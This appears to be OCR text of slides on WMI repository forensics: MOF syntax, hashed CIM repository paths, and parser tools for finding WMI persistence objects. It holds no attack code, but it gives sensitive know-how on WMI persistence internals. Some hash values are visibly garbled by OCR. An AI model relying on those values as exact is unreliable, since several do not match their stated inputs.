0025E260 35 45 42 46 34 37 42 45 38 44 39 35 39 32 43 34 32 39 43 35 44 00 43 52 5F 30 37 34 35 44 36 30 5EBF47BE8D9592C429C5D.CR_0745D60
0025E280 31 45 31 44 42 33 31 30 33 37 34 36 37 45 30 45 33 38 44 37 46 44 45 37 38 00 43 5F 41 35 46 41 1E1DB31037467E0E38D7FDE78.C_A5FA
0025E2A0 32 45 31 44 32 35 37 37 46 34 41 42 37 33 46 41 31 35 43 34 37 32 41 34 45 32 30 46 00 4E 53 5F 2E1D2577F4AB73FA15C472A4E20F.NS_
0025E2C0 38 44 46 43 43 41 30 42 37 46 41 42 30 39 43 33 32 37 35 35 34 30 37 34 38 35 30 33 35 41 36 30 8DFCCA0B7FAB09C32755407485035A60
0025E2E0 00 4B 49 5F 43 30 31 30 46 44 37 44 44 39 30 30 30 46 31 35 30 37 32 37 32 38 39 44 43 33 32 35 .KI_C010FD7DD9000F150727289DC325
0025E300 43 37 31 46 00 49 5F 36 45 46 31 44 42 46 34 42 43 37 44 32 43 34 31 43 36 33 46 37 42 45 45 44 C71F.I_6EF1DBF4BC7D2C41C63F7BEED
0025E320 33 34 46 34 46 39 33 2E 32 34 39 36 2E 32 30 33 30 35 32 2E 32 31 32 00 00 00 00 00 00 00 00    34F4F93.2496.203052.212........
```

Index.btr – Root Page Search Strings

```
NS_2DDE46913C837E49ADBBDD92C6008082\CR_CE89D1C31B4731CE588F7EB783FD8E5A\C_0F2E588E9C8E13CFBE35123A1AE3B65C

NS_86C68CC88277F15FBE6F6D9A6A2F560A\CD_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401

NS_8DFCCA0B7FAB09C32755407485035A60\KI_C010FD7DD9000F150727289DC325C71F\I_6EF1DBF4BC7D2C41C63F7BEED34F4F93.2496.203052.212

NS_AC3EFBD18065EBF47BE8D9592C429C5D\CR_0745D601E1DB31037467E0E38D7FDE78\C_A5FA2E1D2577F4AB73FA15C472A4E20F

NS_DA2786B86FA728AF4EC85C5CD54B08B4\CI_E5844D1645B0B6E6F2AF610EB14BFC34\IL_128EEC47D4531D375BDDA1F80572F1BD.432.760489.124

NS_DD73323810DAB2D362482D85928C165A\CR_C8B9953EB5EED0311056ABF97FEC9050\R_D5822A799D84E28E59DFC01F4399BACE
```

MOF

Managed Object Format

MOF – Primitives

- Object Oriented Hierarchy consisting of:
  - Namespaces
  - Classes
  - Instances
  - References
  - Properties
  - Qualifiers

MOF – Namespaces

- Namespace Declaration - `#pragma namepace (\\<computername>\<path>)`

```
// Namespace Declaration : root\subscription namespace.
#pragma namespace ("\\\\.\\Root\\subscription")
```

- Namespace Definition – a way to create new namespaces
  - **`__namespace`** – class representing a namespace

```
#pragma namespace("\\\\.\\root\\default")

//Namespace definition : Namespace NewNS defined in root\\default
instance of __namespace
{
        Name = "NewNS";
};
```

MOF – Classes/Properties/References

- Class definition:
  - A list of `qualifiers`
    - abstract, dynamic, provider
  - Class `name`
  - A list of `properties`
  - A list of `references` to instances

```
namespace_declaration
[class qualifiers]
class class_name {
  property_1,
  ...
  property_n,
  reference_1,
  ...
  reference_n
};
```

- Property definition:
  - A list of `qualifiers`
    - type, primary key, locale
  - Property `name`

```
[property qualifiers] prop_type prop_name
```

- Reference definition:
  - `Class` referenced
  - Reference `name`

```
class_name  ref reference_name
```

MOF – Example

```
#pragma namespace("\\\\.\\root\\default")

//class definition: ExitingClass in root\default namespace
class ExistingClass {
        [key]   string                        Name;
                string                        Description;
};

//class definition: NewClass in root\default namespace
[dynamic]  //class instances are created dynamically
class NewClass
{
        [key]   string                        Name;
                uint8[]                       Buffer;
                datetime                      Modified;
                ExistingClass   ref           NewRef;
};
```

MOF – Instances

- Instance declarations:
  - Property `name` = Property `value`
  - Reference `name` = Class `instance` referenced

```
#pragma namespace("\\\\.\\root\\default")

instance of ExistingClass {
        Name                = "ExisitingClassName";
        Description         = "ExisitingClassDescription";
};

instance of NewClass {
        Name                = "NewClassName";
        Buffer              = {0x00, 0x11, 0x22, 0x33};
        Modified            = "1/20/2015 11:56:32";
        NewRef              = "ExistingClass = \"ExisitingClassName\""
};
```

MOF – Full Example

```
#pragma namespace("\\\\.\\root\\default")

class ExistingClass {
        [key]   string                          Name;
                string                          Description;
};

[dynamic]
class NewClass
{
        [key]   string                          Name;
                uint8[]                         Buffer;
                datetime                        Modified;
                ExistingClass   ref             NewRef;
};

instance of ExistingClass {
        Name                = "ExisitingClassName";
        Description         = "ExisitingClassDescription";
};

instance of NewClass {
        Name                = "NewClassName";
        Buffer              = {0x00, 0x11, 0x22, 0x33};
        Modified            = "1/20/2015 11:56:32";
        NewRef              = "ExistingClass = \"ExisitingClassName\"";
};
```

Representation of MOF Primitives

Representation of MOF Primitives - Algorithm

- Transform the input string to UPPER CASE
- In Windows XP
  - Compute MD5 hash
- In Windows Vista and up
  - Compute SHA256 hash
- Convert the hash to string

Representation of MOF Primitives – Namespaces

- Compute hash for the namespace name, i.e. “`ROOT\DEFAULT`” and prepend “`NS_`”
  - NS_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash for the `__namespace`, i.e. “`__NAMESPACE`” and prepend “`CI_`”
  - CI_E5844D1645B0B6E6F2AF610EB14BFC34
- Compute hash for the instance name, i.e “`NEWNS`” and prepend “`IL_`”
  - IL_14E9C7A5B6D57E033A5C9BE1307127DC
- Concatenated resulting string using “`\`” as separator
  - NS_<parent_namespace_hash>\CI_<__namespace_hash>\IL_<instance_name_hash>

Representation of MOF Primitives – Namespaces

```
#pragma namespace("\\\\.\\root\\default")

instance of __namespace
{
        Name = "NewNS";
};
```

```
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\                                  md5("ROOT\DEFAULT")
CI_E5844D1645B0B6E6F2AF610EB14BFC34\                                  md5("__NAMESPACE")
IL_14E9C7A5B6D57E033A5C9BE1307127DC                                   md5("NEWNS")
```

```
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\  sha256("ROOT\DEFAULT")
CI_64659AB9F8F1C4B568DB6438BAE11B26EE8F93CB5F8195E21E8C383D6C44CC41\  sha256("__NAMESPACE")
IL_51F0FABFA6DDA264F5599F120F7499957E52B4C4E562B9286B394CA95EF5B82F   sha256("NEWNS")
```

Representation of MOF Primitives – Class Definitions

- Compute hash of the namespace name, i.e. "`ROOT\DEFAULT`" and prepend "`NS_`"
  - NS_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash of the class name, i.e. "`EXISTINGCLASS`" and prepend "`CD_`"
  - CD_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the parent class name, i.e "" (empty string) and prepend "`CR_`"
  - CR_D41D8CD98F00B204E9800998ECF8427E
- Compute hash of the class name, i.e. "`EXISTINGCLASS`" and prepend "`C_`"
  - C_D39A5F4E2DE512EE18D8433701250312
- Concatenated resulting string using "`\`" as separator
  - NS_<namespace_hash>\CD_<class_name_hash>
  - NS_<namespace_hash>\CR_<base_class_name_hash>\C_<class_name_hash>

Representation of MOF Primitives – Class Definitions

```
#pragma namespace("\\\\.\\root\\default")

class ExistingClass {
        [key]   string                  Name;
                string                  Description;
};

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\                                    md5("ROOT\DEFAULT")
CD_D39A5F4E2DE512EE18D8433701250312                                     md5("EXISTINGCLASS")

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\                                    md5("ROOT\DEFAULT")
CR_D41D8CD98F00B204E9800998ECF8427E\                                    md5("")
C_D39A5F4E2DE512EE18D8433701250312                                      md5("EXISTINGCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\    sha256("ROOT\DEFAULT")
CD_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26     sha256("EXISTINGCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\    sha256("ROOT\DEFAULT")
CR_E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855\    sha256("")
C_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26      sha256("EXISTINGCLASS")
```

Representation of MOF Primitives – Class with Refs Definitions

- Construct additional string path describing the reference member
- Compute hash of the referenced class namespace, i.e. “`ROOT\DEFAULT`” and prepend “`NS_`”
  - NS_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash of the referenced class name, i.e. “`EXISTINGCLASS`” and prepend “`CR_`”
  - CR_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the class name, i.e “`NEWCLASS`” and prepend “`R_`”
  - R_D41D8CD98F00B204E9800998ECF8427E
- Concatenated resulting strings using “`\`” as separator
  - NS_<namespace_hash>\CR_<reference_class_name_hash>\R_<class_name_hash>

Representation of MOF Primitives – Class with Refs Definitions

```
#pragma namespace("\\\\.\\root\\default")
[dynamic]
class NewClass
{
        [key]   string                  Name;
                uint8[]                 Buffer;
                datetime                Modified;
                ExistingClass   ref     NewRef;
};

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\                                    md5("ROOT\DEFAULT")
CD_F41D9A5D9BBFA4907155545562 5D0A1                                     md5("NEWCLASS")

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\                                    md5("ROOT\DEFAULT")
CR_D41D8CD98F00B204E9800998ECF8427E\                                    md5("")
C_F41D9A5D9BBFA4907155545562 5D0A1                                      md5("NEWCLASS")

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\                                    md5("ROOT\DEFAULT")
CR_D39A5F4E2DE512EE18D8433701250312\                                    md5("EXISTINGCLASS")
R_F41D9A5D9BBFA4907155545562 5D0A1                                      md5("NEWCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\    sha256("ROOT\DEFAULT")
CD_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5     sha256("NEWCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\    sha256("ROOT\DEFAULT")
CR_E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855     sha256("")
C_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5      sha256("NEWCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\    sha256("ROOT\DEFAULT")
CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\    sha256("EXISTINGCLASS")
R_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5      sha256("NEWCLASS")
```

Representation of MOF Primitives – Instances

- Compute hash of the namespace name, i.e. "`ROOT\DEFAULT`" and prepend "`NS_`"
  - NS_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash of the class name, i.e. "`EXISTINGCLASS`" and prepend "`CI_`"
  - CI_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the instance primary key(s) name, i.e "`EXISITINGCLASSNAME`" and prepend "`IL_`"
  - IL_AF59EEC6AE0FAC04E5E5014F90A91C7F
- Concatenated resulting string using "\" as separator
  - NS_<namespace_hash>\CI_<class_name_hash>\IL_<instance_name_hash>

Representation of MOF Primitives – Instances

```
#pragma namespace("\\\\.\\root\\default")

instance of ExistingClass {
        Name                = "ExisitingClassName";
        Description         = "ExisitingClassDescription";
};

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\                                     md5("ROOT\DEFAULT")
CI_D39A5F4E2DE512EE18D8433701250312\                                     md5("EXISTINGCLASS")
IL_AF59EEC6AE0FAC04E5E5014F90A91C7F                                      md5("EXISTINGCLASSNAME")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\     sha256("ROOT\DEFAULT")
CI_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\     sha256("EXISTINGCLASS")
IL_B4A9A2529F8293B91E39235B3589B384036C37E3EB7302E205D97CFBEA4E8F86      sha256("EXISTINGCLASSNAME")
```

Representation of MOF Primitives – Instances with Refs

- Construct additional string path describing the instance reference value
- Compute hash of the referenced class namespace, i.e. "`ROOT\DEFAULT`" and prepend "`NS_`"
  - NS_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash of the referenced class name, i.e. "`EXISTINGCLASS`" and prepend "`KI_`"
  - KI_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the referenced instance primary key name, i.e "`EXISITINGCLASSNAME`" and prepend "`IR_`"
  - IR_AF59EEC6AE0FAC04E5E5014F90A91C7F
- Concatenated resulting string using "`\`" as separator
  - NS_<namespace_hash>\KI_<referenced_class_name_hash>\IR_<referenced_instance_name_hash>\R_<reference_id>

Representation of MOF Primitives – Instances with Refs

```
#pragma namespace("\\\\.\\root\\default")

instance of NewClass {
        Name                = "NewClassName";
        Buffer              = {0x00, 0x11, 0x22, 0x33};
        Modified            = "1/20/2015 11:56:32";
        NewRef              = "ExistingClass = \"ExisitingClassName\"";
};

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\    md5("ROOT\DEFAULT")
CI_F41D9A5D9BBFA490715555455625D0A1\    md5("NEWCLASS")
IL_4EED981F16BED7776805E8FFEF013686     md5("NEWCLASSNAME")

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\    md5("ROOT\DEFAULT")
KI_D39A5F4E2DE512EE18D8433701250312\    md5("EXISTINGCLASS")
IR_AF59EEC6AE0FAC04E5E5014F90A91C7F\    md5("EXISTINGCLASSNAME")
R_<id>


NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\    sha256("ROOT\DEFAULT")
CI_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5\    sha256("NEWCLASS")
IL_9700EA18F5966B9833C3339A1901E33216BADDDEB5BA6AF5D9894F70B3F35837     sha256("NEWCLASSNAME")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\    sha256("ROOT\DEFAULT")
KI_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\    sha256("EXISTINGCLASS")
IR_B4A9A2529F8293B91E39235B3589B384036C37E3EB7302E205D97CFBEA4E8F86\    sha256("EXISTINGCLASSNAME")
R_<id>
```

Forensic Investigation of WMI Attacks


Next Generation Detection 1/2

- FLARE team reverse engineered the CIM repository file formats
- Two tools developed:
  - cim-ui – GUI WMI Repo parser written in Python
  - WMIParser – command line tool written in C++
    - WmiParser.exe –p “%path_to_CIM_repo%” [–o “%path_to_log_file%”]

Next Generation Detection 2/2

- Collect entire CIM repo (directory `%SystemRoot%\WBEM\Repository`)
- Parse offline
  - Inspect persistence objects
    - `__EvenFilter` instances
    - `__FilterToConsumerBinding` instances
    - `ActiveScriptEventConsumer, CommandLineEventConsumer` instances
    - `CCM_RecentlyUsedApps` instances
    - Etc.
  - Timeline new/modified class definition and instances
  - Export suspicious class definitions
  - Decode and analyze embedded scripts with full confidence


CIM-UI 1/3



```
Name                          Type
▶ Physical Data Pages         meta
▶ Logical Data Pages          meta
▶ Physical Index Pages        meta
▶ Logical Index Pages         meta
▶ Index                       meta.index
▼ Objects                     objects.root
  ▼ root                      objects.na...
    ▼ Namespaces
      ▶ __SystemClass         objects.na...
      ▶ root\CCMVDI           objects.na...
      ▶ root\Cli              objects.na...
      ▼ root\DEFAULT          objects.na...
        ▶ Namespaces
        ▼ Class Defintions
          ▼ RegistryEvent     objects.clas.
              Instances
          ▶ RegistryKeyCha... objects.clas.
          ▶ RegistryTreeCh... objects.clas.
          ▶ RegistryValueC... objects.clas.
          ▶ StdRegProv        objects.clas.
          ▶ SystemRestore     objects.clas.
          ▶ SystemRestore...  objects.clas.
          ▶ __AdapStatus      objects.clas.
          ▶ __CIMOMIdenti...  objects.clas.
      ▶ root\Microsoft        objects.na...
      ▶ root\Nap              objects.na...
      ▶ root\NetFrameworkv1   objects.na...
      ▶ root\Policy           objects.na...
      ▶ root\RSOP             objects.na...
      ▶ root\SECURITY         objects.na...
      ▶ root\SecurityCenter   objects.na...
      ▶ root\ServiceModel     objects.na...
```

```
classname: RegistryEvent
super: __ExtrinsicEvent
ts: 2005-05-09T22:07:21.437238
qualifiers:
properties:
layout:
  (0x0)   CIM_TYPE_UINT64 TIME_CREATED
  (0x8)   arrayref to CIM_TYPE_UINT8 SECURITY_DESCRIPTOR
================================================================================
keys:
================================================================================
00000000 (123) ClassDefinition: ClassDefinition(name: RegistryEvent)
00000000 (83)   header: ClassDefinitionHeader
00000000 (04)     super_class_unicode_length: 0x00000010 (16)
00000004 (32)     super_class_unicode: '__ExtrinsicEvent'
00000024 (08)     timestamp: 2005-05-09T22:07:21.437238Z
0000002c (01)     unk0: 0x0000004f (79)
0000002d (04)     unk1: 0x00000000 (0)
00000031 (04)     offset_class_name: 0x00000000 (0)
00000035 (04)     junk_length: 0x0000000d (13)
00000039 (04)     unk3: 0x0000001a (26)
0000003d (18)     super_class_ascii: '__ExtrinsicEvent'
0000003d (01)       zero: 0x00000000 (0)
0000003e (17)       s: '__ExtrinsicEvent'
0000004f (04)     unk4: 0x00000012 (18)
00000053 (04)   qualifiers_list: QualifiersList
00000053 (04)     size: 0x00000004 (4)
00000057 (00)     qualifiers: VArray
00000057 (04)   property_references: PropertyReferenceList
00000057 (04)     count: 0x00000000 (0)
0000005b (00)     refs: VArray
0000005b (13)   junk: 0ffffffffffffffffffffffff
00000068 (04)   _data_length: 0x8000000f (2147483663)
0000006c (15)   data: 00526567697374727945766656e7400
```

CIM-UI 2/3



cim - ui

Browse | Query


Name	Type
▶ Physical Data Pages	meta
▶ Logical Data Pages	meta
▶ Physical Index Pages	meta
▶ Logical Index Pages	meta
▶ Index	meta.index
▼ Objects	objects.root
▼ root	objects.na...
▼ Namespaces	objects.na...
▶ __SystemClass	objects.na...
▶ root\CCMVDI	objects.na...
▶ root\Cli	objects.na...
▼ root\DEFAULT	objects.na...
▶ Namespaces	
▼ Class Defintions	
▼ RegistryEvent	objects.clas.
Instances	
▶ RegistryKeyCha...	objects.clas.
▶ RegistryTreeCh...	objects.clas.
▶ RegistryValueC...	objects.clas.
▶ StdRegProv	objects.clas.
▶ SystemRestore	objects.clas.
▶ SystemRestore...	objects.clas.
▶ __AdapStatus	objects.clas.
▶ __CIMOMIdenti...	objects.clas.
▶ root\Microsoft	objects.na...
▶ root\Nap	objects.na...
▶ root\NetFrameworkv1	objects.na...
▶ root\Policy	objects.na...
▶ root\RSOP	objects.na...
▶ root\SECURITY	objects.na...
▶ root\SecurityCenter	objects.na...
▶ root\ServiceModel	objects.na...

Class details | Structures | Hex view

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
0000  10 00 00 00 5f 00 5f 00 45 00 78 00 74 00 72 00   ...._._.E.x.t.r.
0010  69 00 6e 00 73 00 69 00 63 00 45 00 76 00 65 00   i.n.s.i.c.E.v.e.
0020  6e 00 74 00 34 6a 01 79 e3 54 c5 01 4f 00 00 00   n.t.4j.yãTÅ.O...
0030  00 00 00 00 00 0d 00 00 00 1a 00 00 00 00 5f 5f   ..............__
0040  45 78 74 72 69 6e 73 69 63 45 76 65 6e 74 00 12   ExtrinsicEvent..
0050  00 00 00 04 00 00 00 00 00 00 00 0f ff ff ff ff   ............ÿÿÿÿ
0060  ff ff ff ff ff ff ff ff 0f 00 00 80 00 52 65 67   ÿÿÿÿÿÿÿÿ.....Reg
0070  69 73 74 72 79 45 76 65 6e 74 00 0c 00 00 00 00   istryEvent......
0080  00 00 00 00 00 00 80                              .......
```

Name	Type	Data	Star
▼ header	ClassDefinitionHeader		0x0
super_class_unicod...	v_uint32	0x10	0x0
super_class_unicode	v_wstr	__ExtrinsicEvent	0x4
timestamp	FILETIME	2005-05-09 22:07:21.437238	0x2
unk0	v_uint8	0x4f	0x2

CIM-UI 3/3

